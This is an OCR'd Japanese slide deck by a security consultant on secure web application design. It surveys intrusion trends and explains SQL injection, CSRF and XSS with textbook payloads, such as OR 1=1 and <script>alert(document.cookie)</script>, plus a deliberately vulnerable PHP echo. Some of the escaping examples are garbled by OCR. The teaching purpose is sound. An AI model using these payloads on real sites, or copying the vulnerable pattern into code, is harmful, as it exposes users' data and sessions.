T8 再考・安全なWebアプリの作り方
- 最近の動向をふまえて

HASHコンサルティング株式会社
徳丸 浩
twitter id: @ockeghem

徳丸浩の自己紹介

- 経歴
  - 1985年 京セラ株式会社入社
  - 1995年 京セラコミュニケーションシステム株式会社(KCCS)に出向・転籍
  - 2008年 KCCS退職、HASHコンサルティング株式会社設立
- 経験したこと
  - 京セラ入社当時はCAD、計算幾何学、数値シミュレーションなどを担当
  - その後、企業向けパッケージソフトの企画・開発・事業化を担当
  - 1999年から、携帯電話向けインフラ、プラットフォームの企画・開発を担当
    Webアプリケーションのセキュリティ問題に直面、研究、社内展開、寄稿などを開始
  - 2004年にKCCS社内ベンチャーとしてWebアプリケーションセキュリティ事業を立ち上げ
- 現在
  - HASHコンサルティング株式会社　代表　　http://www.hash-c.co.jp/
  - 独立行政法人情報処理推進機構　非常勤研究員 http://www.ipa.go.jp/security/
  - 著書「体系的に学ぶ 安全なWebアプリケーションの作り方」(2011年3月)
  - 技術士（情報工学部門）

第1部: Webサイトへの侵入
変わらぬ原理と手口の変遷

Webサイトへの侵入経路は2種類しかない

- 認証を突破される
  - 管理用ツールの認証を突破される
    - telnet, FTP, SSH等のパスワードを推測される
    - FTP等のパスワードがマルウェア経由で漏洩する
  - 利用者向けの認証を突破される
    - 「パスワードリスト攻撃」の頻発
- ソフトウェアの脆弱性を悪用される
  - 基盤ソフトウェアの脆弱性を悪用される
    - Apache, PHP, JRE(Java), Tomcat, …
    - 脆弱性は世界中で調査され、日々新たな脆弱性が報告される
  - アプリケーションの脆弱性を悪用される
    - 個別のアプリケーションの脆弱性
    - SQLインジェクションなど

脆弱性とは何か

- 脆弱性とは、悪用可能なバグ、設定不備など
- 悪用可能なバグの例
  - バッファオーバーフロー
  - SQLインジェクション
  - クロスサイト・スクリプティング
- 悪用可能な設定不備の例
  - デフォルトのパスワードのまま放置している
  - パスワードとして「password」を設定している
  - 任意のメールを中継する設定（オープンリレー）
  - インターネット経由で誰でも使えるPROXY

攻撃を受けるとどうなるか?

- 情報漏洩
  - サーバー内の重要情報、個人情報等が外部に漏洩する
  - Aさんの情報をBさんが見てしまう事故(別人問題)も漏洩に分類する
- データ改ざん
  - DB、ファイルの書き換え、
  - 画面の改変
  - スクリプトやiframeを埋め込み、閲覧者がマルウェアに感染
- DoS攻撃
  - サービス停止に追い込む
- なりすまし
  - 別人になりすまして操作ができる

Webサイトに対する侵入事件のトレンド

- 2000年：各省庁を狙った改ざん事件
  - 「ファイアウォールが導入されていなかった」という報道から、FW導入のきっかけに
- 2005年：カカクコム、ワコールなどに対するSQLインジェクション攻撃（理論的可能性から実際の脅威に）
- 2008年：SQLインジェクション攻撃が急増
- 2009年～2010年：Gumblar騒動
- 2011年：PSN事件、ソニー関連会社への攻撃、Lizamoon攻撃(SQLインジェクション)
- 2012年：Anonymous、国際情勢がらみの攻撃
- 2013年：パスワードリスト攻撃の多発

セキュリティはイタチごっこと言うけれど

- 2000年頃の侵入事件は、以下が多いと推測
  - 管理用 telnet / ftp / ssh に対する辞書攻撃
  - Apache や sendmail の脆弱性悪用
- 上記が対策された後に、SQLインジェクションの全盛期（2005年～2010年頃）
- SQLインジェクションが対策されてくると下記が主流に
  - フレームワーク(Struts2、Ruby on Rails等)の脆弱性
  - 管理端末のマルウェア感染（端末脆弱性や管理者の不注意）（いわゆるガンブラー、標的型攻撃）
  - ユーザーパスワードに対する攻撃（フィッシング、パスワードリスト攻撃）

第2部: 古典的な脆弱性の”おさらい”

SQLインジェクション

- SQLに渡すパラメータ(=データ)経由でSQL文を改変させる
- 改変の入り口はおもに2つ
  - 文字列リテラル　'foo' とするところを 'foo' OR 1=1-- ' などに
  - 数値リテラル　　12　とするところを 12 OR 1=1 などに

```
SELECT * FROM employee WHERE id=12 OR 1=1    ← 赤字を外部から注入
```

- SQLの機能をフルに活用すれば、DB内すべてのデータを取得可能
- データベースによっては改ざんも可(MS SQL、PosgreSQL)
- 対策は「ファイナルアンサー」がある
  - 文字列連結でSQL文を組み立てない
  - プレースホルダでパラメータを指定する
- 大手著名サイトなど対策が進みつつあるが…
- 根絶には程遠い(Webセキュリティの格差社会)

クロスサイト・リクエストフォージェリ(CSRF)

- 「副作用」のあるページを外部から不正に呼び出す攻撃
- 「副作用」とは…
  - 表示以外の作用をすべて副作用と呼ぶ
  - データベースの更新、投稿、退会、パスワード変更…
- 「なりすまし犯行予告」で悪用されたとされる（横浜市）
- 攻撃は比較的容易（難しい技術や内部情報の必要はない）
- 対策の「ファイナルアンサー」がある
  - トークンを用いた対策
  - フレームワークなどに組み入れられ、自動化が進む

クロスサイト・スクリプティング(XSS)


- SQLインジェクションとクロスサイト・リクエストフォージェリ(CSRF)は「守り方」が確立している(=ファイナルアンサー)
- クロスサイト・スクリプティングは一応の防御方法が普及しているが・・・
  - 普及はまだまだ
- HTMLやJavaScriptの進化に伴って守り方が変わる
  - 原理が変わるわけではない
  - 攻撃のバリエーションは増える
  - 文脈に応じたエスケープの「文脈」が増える
- まずは、基本的なXSSの話から

XSS脆弱なスクリプトの例

```
<body><?php
echo $_GET['p'];
?></body>
```

値を「そのまま」表示

p=<script>alert(document.cookie)</script> で参照




典型的なXSSサンプルに対する「素朴な疑問」

- クッキーの値がアラートで表示されても、特に危険性はないような気がする
- クッキーの値はブラウザのアドオンなどでも表示できるよね
- 任意のJavaScriptが実行されると言っても、ホームページ作れば任意のJavaScriptが書けるし、見た人のブラウザで実行されるよね…

そもそもの疑問：JavaScriptは危険か?

- 実は、JavaScriptの実行自体は危険ではない
- Webは、未知の（ひょっとすると悪意のある?）サイトを訪問しても「悪いこと」が起きないように設計されている
- JavaScriptの「サンドボックス」による保護
  - JavaScriptからローカルファイルにアクセスできない
  - JavaScriptからクリップボードの値にアクセスできない
  - ブラウザにはファイルアップロードの機能があるが、JavaScriptで任意ファイルをアップロードはできない
  - JavaScriptからプリンタに印刷することはできない（印刷ダイアログを表示することはできる）
- 異なるドメインへのアクセスは…


iframeを用いたワナのイメージ




同一生成元ポリシー(Same-Origin Policy; SOP)とは

- オリジン = スキーム、ホスト、ポート番号の組み合わせ
- これらがすべて同じ場合、同一生成元(Same Origin)であるという
  - http と https は異なるスキーム すなわち別オリジンとなる
- JavaScriptによるプロパティへのアクセス等は同一生成元に対してのみ許可される
- XMLHttpRequestによるオブジェクトアクセスは、同一生成元の場合無条件に許可される
  - 異なる生成元に対するアクセスは、CORS(Cross-Origin Resource Sharing)により可能


SOPによる保護



XSSによるJavaScripの注入



XSSにより注入されたJSはSOPの保護を回避する



XSSによる個人情報アクセス

なぜJavaScriptを注入されるか?

要素内容の場合

〇〇〇〇〇〇

要素内容の終端マークは <

< を用いて要素内容を終わらせスクリプトを注入!

〇〇〇〇〇〇<script>alert(1)</script>

対策は < を < にエスケープする
& → & エスケープも必須
通常は、< > & をエスケープしますね

属性値の場合

<input value="〇〇〇〇〇〇">

属性値の終端マークは "

" を用いてスクリプトを注入!

<input value="〇〇〇〇〇〇"><script>alert(1)</script>">

対策は " を " にエスケープする
& → & エスケープも必須
通常は、< > & " をエスケープしますね

JavaScriptの場合

init("○○○○○○");

文字列リテラルの終端マークは "

" を用いてスクリプトを注入!

init("○○○○○○");alert(document.cookie);//");

対策は " を ¥" にエスケープする（"ではない）
¥ → ¥¥ エスケープも必須
属性値に書く場合は上記をさらにHTMLエスケープする

古典的なXSSまとめ

- ブラウザには、サンドボックス、同一生成元ポリシー(SOP)などの保護機能がある
- SOPの保護機能により、正規サイトと「怪しいサイト」はアクセスが遮断されている
- XSSは、SOPの保護機能の元で、正規サイトの情報に、「怪しいサイト」からアクセスできる（これはアプリケーションの脆弱性）
- XSSがあると、ワナサイトを閲覧した利用者の個人情報が漏洩
  - あるいは「なりすまし犯行予告」の書き込みをさせることも…
- XSS対策の基本は、「終端」となる記号の文脈に応じたエスケープ
- でも、色々ややこしいので参考文献で勉強を
- みなさん、よく言っておきますが、ウェブアプリの脆弱性の中で、XSSが一番難しいですよ!

